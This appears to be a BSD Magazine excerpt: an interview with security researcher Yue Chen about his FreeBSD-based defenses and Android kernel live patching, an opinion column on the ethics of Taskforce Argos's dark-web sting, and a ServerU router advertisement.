Yue Chen is a Ph.D. candidate at Florida State University, USA. He has published many high-quality papers in prestigious conferences and journals with a high impact. He also serves as a program committee member of a number of renowned conferences, symposiums and workshops. Additionally, he is a BSD lover and several of his works are implemented on top of BSD systems.

Can you tell our readers about yourself and your role nowadays?

I am currently doing research at Florida State University, USA, as a Ph.D. candidate specialized in the system security area. My daily task is to do research on the latest system and security topics, trying to find something interesting to work on, and improve the security world with better defense mechanisms.

How did you first get involved with computer science?

When I was young, I loved to explore computer-related stuff. Like many kids, I loved playing computer games. Later, I found the so-called "hacking" stuff much more interesting and started to learn and try it by myself. After high school, I naturally chose to further my study in the areas of computer science and information security. It really interests me, and drives to further pursue my master and Ph.D. degrees in the field of computer science.

While having a wide field of expertise, why do you put noticeably more emphasis on Security?

The simple answer is: I just fell in love with it in the first place.

During my middle school and high school years, other students were still addicted to computer games, but I started to investigate the "hacking" stuff. At that time, I simply collected interesting tools from the Internet or CDs, and tried to use and modify them myself. During my undergraduate studies, I did have periods of time being interested in other fields, like machine learning, natural language processing, and information retrieval. Nevertheless, I finally came back to my first love - security.

What was your the best work? Can you tell the idea behind it? What was its purpose?

It is hard to say the "best" work. Security research on the defense side is usually a certain kind of improvement on the current defense landscape, a trade-off between security, performance and usability, or some ideas to inspire further research. I do not consider any of my work perfect, even though I am kind of a perfectionist. Here, I describe our paper "Pinpointing Vulnerabilities". The work is implemented on FreeBSD. We choose FreeBSD by virtue of its simplicity and stability. In security, simplicity is a virtue. Next, I will describe the main idea.

To detect and locate memory vulnerabilities precisely, we often need execution and memory access instrumentations, which are usually heavy-weight and costly in performance. This significant slowdown has at least two disadvantages: (1) Affects the usability of the software; (2) Lets the attackers know they are monitored. To solve this problem, we designed a record & replay mechanism explained as follows. During online execution, we deploy an attack detector and record the important execution events, with low-performance overhead. Then we replay the execution log in the offline stage if something wrong happens, with heavy-weight instrumentation to locate the vulnerabilities. With simple yet effective heuristics, the system can locate a variety of memory vulnerabilities with low online performance overhead.

What are your most interesting security issues, and why?

Currently, I love to solve system security issues. For other security issues, they may be caused by the flawed design; but for system security, a high percentage of the problems come from human beings' errors, and they are very difficult to be completely removed. These kinds of threat could exist on a wide variety of platforms. In the future, everything could be connected, like IoT (Internet of Things) devices, and even our brains. If they are compromised, the attackers could know everything about us and leverage the information to do bad things. Also, even though new security features and extensions are designed and issued every year, there exist a large number of legacy code and devices still in use. For vendors, they may not care about their old products, and push customers to buy or use the newly released ones. Protecting them becomes a tough challenge. The dark side and the benign side are both improving over time. It is like an arms race between them, and we do not know when the war will end.

Some people may think that security problems are obscure and they cannot change much to protect themselves. However, very simple attacks are happening every day around us, such as shoulder surfing, dumpster diving or other physical attacks. For example, an attacker can physically transplant the memory (freeze it first) from your computer to his machine, and steal the sensitive information (e.g., hard disk encryption key). It is called a cold boot attack. To defeat this kind of attacks, we designed a system named EncExec. The basic idea is to make the content in memory always encrypted. When bad guys get the memory, they cannot extract the information. The system prototype is also implemented on FreeBSD.

Another known problem in the security field is how to deal with unknown threats. Information asymmetry between attackers and defenders is a large barrier. Attackers can always think of new attack methods, while defenders usually deploy their detection and protection systems based on known attacks. The similar situation happens for the artificial intelligence (AI) field. Current machine intelligence is based on the known information fed by human beings, but they cannot really create or understand something unknown. It is a long way to go. As the world is changing fast, new attacks can exist in unpredicted forms, like new social engineering fraud, AI attacks, hardware-related issues (e.g., row hammer exploits), 0-day vulnerability exploitation, or a combination of them. Here, the tricky thing is that the attacked or compromised parties do not share the information or data of these events due to some reasons. Thus, it is very hard for others to learn from them. Blockchain and differential privacy may help solve this problem in the near future.

What tools do you use most often and why?

As a researcher, when needing something, I usually first search on the Internet or ask my colleagues and friends to get several candidates, and then select one for my implementation. So I will choose any good tools that are suitable for my project requirements. When necessary, I will modify them to serve my needs better.

Typically, I interact with compilers, debuggers, system emulators, text/hex editors, and sometimes reverse engineering tools a lot. I do not stick to one tool all the time, as better tools may be released and they may be suitable for different scenarios. For text editors, I often use vim/vi, which has a long history. For compilers and system emulators, I often use LLVM and QEMU, which are relatively young.

What was the most difficult and challenging implementation you’ve done so far? Could you give us some details?

Usually, the most difficult and challenging task is not the implementation but the problem we face. In the Android ecosystem, new vulnerabilities and exploitation methods are emerging every month, and they can exist in various forms or a combination of them. Against the art of exploitation, it is very difficult to completely detect the attacks and automatically patch the vulnerabilities, especially for unknown threats. Additionally, as so many different Android devices exist in the world, they may have different device vendors, different system versions and configurations. Hence a good solution also requires adaptiveness, which is another big challenge we face. Furthermore, for newly released devices, we may integrate the latest technologies to do the work. However, for old devices in the market, since they may have already been out of support from the vendors or carriers, only limited countermeasures could be taken to protect them. To mitigate the problem, we proposed a solution named KARMA, which can build a community to live patch thousands of different Android kernels adaptively. The paper is titled "Adaptive Android Kernel Live Patching", at USENIX Security 2017.

The problem exists not only in the Android ecosystem but also in lots of other places. Although security software/hardware features and extensions are designed and added every year, the situation is not optimistic for legacy code and devices, as they are usually not up-to-date after a long time, rendering these new features effectively useless for them.

What future do you see for IT? Can you tell us about your favorite new releases?

In my opinion, there could be a significantly increasing number of IoT devices in the future, and they could be used in a wide variety of scenarios, like self-driving vehicles, health-related sensors and medical devices. Some of them are security-critical. Therefore, protecting them poses a major challenge.

Nowadays, new security solutions are released every year, like Intel SGX, Intel MPX, ARM TrustZone and the Rust programming language, to name but a few. Some of them were designed a long time ago, but real deployment takes time. Nevertheless, new attacks are also emerging in the field such as side channel attacks against Intel SGX. These solutions are far from perfection, and we may wait longer for these solutions to be mature.

These are the technology-side solutions. However, attackers are also very "innovative" as they may bypass all these solutions by human beings' weaknesses, and they can take the latest research results in AI to perform the exploitation. Unfortunately, most people do not have security expertise, even the basic cybersecurity knowledge to protect themselves from the underground economy.

In the future, I think the solution could integrate the knowledge of psychology (e.g., social behaviourism), economics, management science, sociology, and brain science to increase the cost of successful exploits.

Do you have any untold thoughts that you would like to share with the readers?

Lots of current security research works need to strike a balance between security, performance, and other aspects of the overall solution. In areas like architecture, there exists high redundancy in structural mechanics to ensure safety; while in security, the situation is not optimistic. Current systems often place so much emphasis on the benchmark performance, but omit the necessary security guarantees. These security features should be considered as the internal parts of the system, rather than optional add-ons or extensions, even burdens.

In most situations, the small reduction of performance only puts little or no impact on the overall user experience. For example, the hardware configurations and performance scores of Apple's products may not be the best, but users still choose them because of the great user experience. However, persuading people to integrate these security features is not an easy task, just like selling insurance, as we do not know when a problem could arise.

Currently, the world is changing fast. Tech companies, especially start-ups, are dying to try new features such as adding code to the large and complex code base. They may do a lot of A/B tests (a number of versions could run simultaneously on the platform targeting parts of the users), and discard useless code in a very agile manner. This kind of development might be error-prone and easy to have security issues, especially on the system's cold paths which are not thoroughly tested and reviewed. Since the quickly released software products often have advantages in the market with fast iterative development, other similar products with an emphasis on security and strong reliability may be evicted from the major market gradually by their competitors.

Next, new products also follow this kind of principles to survive in the market, resulting in a vicious circle of security and stability. This kind of phenomena is somewhat similar to Gresham's law in economics.

Here is another consequence: people are afraid of updating their software or device firmware, in case something unknown happens to the new versions such as system or software crashes or instability. This consequence results in a large vulnerable time window for attackers to perform exploitation.

To timely patch Android kernels, we proposed a solution named KARMA for live patching, which can solve this problem to some extent.

What's the best advice you can give to the BSD magazine readers?

Try to write clean, reliable and robust code. Try to propose simple yet effective solutions which take stability, reliability and security into consideration. Also, security education (even on the offensive side) is important for programmers, operators and administrators. Without the knowledge, we cannot know what the potential problems could be, and how to avoid failures, bugs, and vulnerabilities in development and maintenance.

Thank you

The recent sting by Queensland's Taskforce Argos in bringing a pedophile forum on the dark web to justice raises questions not just for systems administrators and IT professionals, but law enforcement and the general public as well. Who can we trust out there?

by Rob Somerville

From a philosophical and ethical quadrant that parcels up actions and motivation, Taskforce Argos, while not exactly skating on thin ice, is beyond all reasonable doubt pushing the edge of the envelope when it comes to acting as a disrupter and assisting in arresting the evil perpetrators of child abuse. From a simplistic standpoint, this is a worthy example of the "end justifying the means", and all the PR fanfare surrounding this victory leaves me rather perplexed on some levels. Firstly, as the team would be the first to admit, this is only a victory in the sense of battle rather than war, there will have been a few casualties on the other side and like the "whack-a-mole" fairground game, be it kiddie porn, drugs, financial corruption or whatever, the space left by those spending some time with cold showers, poor food and iron bars will soon be occupied by someone else, undoubtedly twice as clever and now cognisant of the Modus Operandi used by the taskforce. Secondly, they have fallen into an age-old procedural trap that has undermined any moral high ground their achievements rest upon. They not only impersonated the site administrator but they also traded child porn online. They sheltered under a legal immunity provision which Australian law gives to certain agencies.

Don't get me wrong. I applaud this victory. I would, however, qualify this with the word pyrrhic, certainly as far as ethics is concerned. In the long term, it is unclear if this operation will bring a significant number of successful prosecutions, other than the PR starburst of a few unfortunate and tragic individuals who happened to break the 11th commandment – of actually getting caught. This depressing narrative can be carried on through the echelons of corruption, be it on the streets, in the boardroom or indeed how it manifests itself in our lives. I can count on the fingers of one hand, those who I know have suffered childhood sexual abuse, and I don't have enough hairs on my head to include those I don't know. It is a pernicious evil that destroys lives more effectively than any cancer, in that the very soul itself is eaten away. More often than not, those who experience this horror are not believed, but time has a habit of exposing what is going on. The current Harvey Weinstein débâcle is just a very small tip of a very large iceberg. Like a lot of the other scandals, the full truth will not get out until there are bodies rotting in the ground.

And here lies a very uncomfortable truth. Taskforce Argos is dealing with certain groups and individuals that would not hesitate in silencing witnesses, be it through assassination of character or ultimately the body. The stakes are too high to allow any mistakes. And here lies the problem. Sting operations are great at picking up the flotsam and jetsam that are foolish enough to get caught, but the real perpetrators will always be one step further removed. The intelligence that Argos has picked up will be like gold dust, but like the combined US UK operation, Operation Ore, no doubt journalists and those who seek questions to pertinent questions will be silenced.

This is not a conspiracy theory. The biggest challenge of any counselor or professional dealing with victims of these vile wrongdoings is establishing trust. And that particular quality is in very short supply when dealing with anyone in authority. If you are not believed, who do you believe? As a victim, suppose I find a law enforcement official who "gets it", but in the process, they use an identical technique as the perpetrator to ensure justice. I struggle with the use of lies, misinformation and deceit – even if the good guys use them.

Call me innocent or naive, I care not. One that precious thread of trust is broken, not only are the gloves off, but any argument will escalate into a battle and then a war. One of the oldest understandings of English society is built on the foundation of that the word of a man is his bond, a handshake seals the deal. By compromising the administrative leadership of Child's play, and publicly stating the fact they have done so, they have handed tempo to the other side. As any chess player knows, the tempo is an essential factor in a winning game. Argos may have a good position at the moment, but the long-term gameplay is clear. The generals in charge of the battalions on the other side will have taken note. Foxholes will be dug, troops reassigned, and those that spy given alternative orders. It would have been better if Argos had stayed quiet, kept on monitoring, but like the submarine that has to surface, there are only a number of reasons why they have had to come up for air. Either they are running out of resources, or something more is going on. Pizzagate, anyone?

I'll walk in the middle of the road on this one and assume the collective pressure of evidence, and limited resources to prosecute and investigate further have fed the beast of justice enough for a decent snack. Personally, I think it is a PR disaster for the organisation. I would have been more inclined to keep the "We compromised the admin and traded porn" bit in the hands of the lawyers, and what falls out during discovery rather than making political capital out of it. But I'm old school. Maybe something else is in play.

No matter what the outcome, it looks like a dent, if not a hole has been inflicted on the submarine that most people would prefer to ignore. Child abuse is a taboo subject, along with politics and religion. Something that is not discussed in polite company. So be it. While such evil carries on unchallenged, without debate, those at the front line have to mop up the mess and in the process, work behind the scenes and marshal what scant resources they have away from the public eye. Argos, it is possible you may have done the wrong thing for the right reasons. You might even have done the right thing for the wrong reasons. It is clear though, that you have not done the right thing for the right reasons, which is ironic. Those you fight do the wrong things for the wrong reasons.

ServerU

Rack-mount networking server

Designed for BSD and Linux Systems

DESIGNED FOR FreeBSD | DESIGNED FOR GNU / Linux | DESIGNED FOR PRO apps FreeBSD Enterprise Appliance | DESIGNED FOR pfSense

Designed. Certified. Supported

Up to **5.5Gbit/s** routing power!

KEY FEATURES

- 6 NICs w/ Intel igb(4) driver w/ bypass
- Hand-picked server chipsets
- Netmap Ready (FreeBSD & pfSense)
- Up to 14 Gigabit expansion ports
- Up to 4x10GbE SFP+ expansion

PERFECT FOR

- BGP & OSPF routing
- Firewall & UTM Security Appliances
- Intrusion Detection & WAF
- CDN & Web Cache / Proxy
- E-mail Server & SMTP Filtering

contactus@serveru.us | www.serveru.us
8001 NW 64th St. Miami, LF 33166 | +1 (305) 421-9956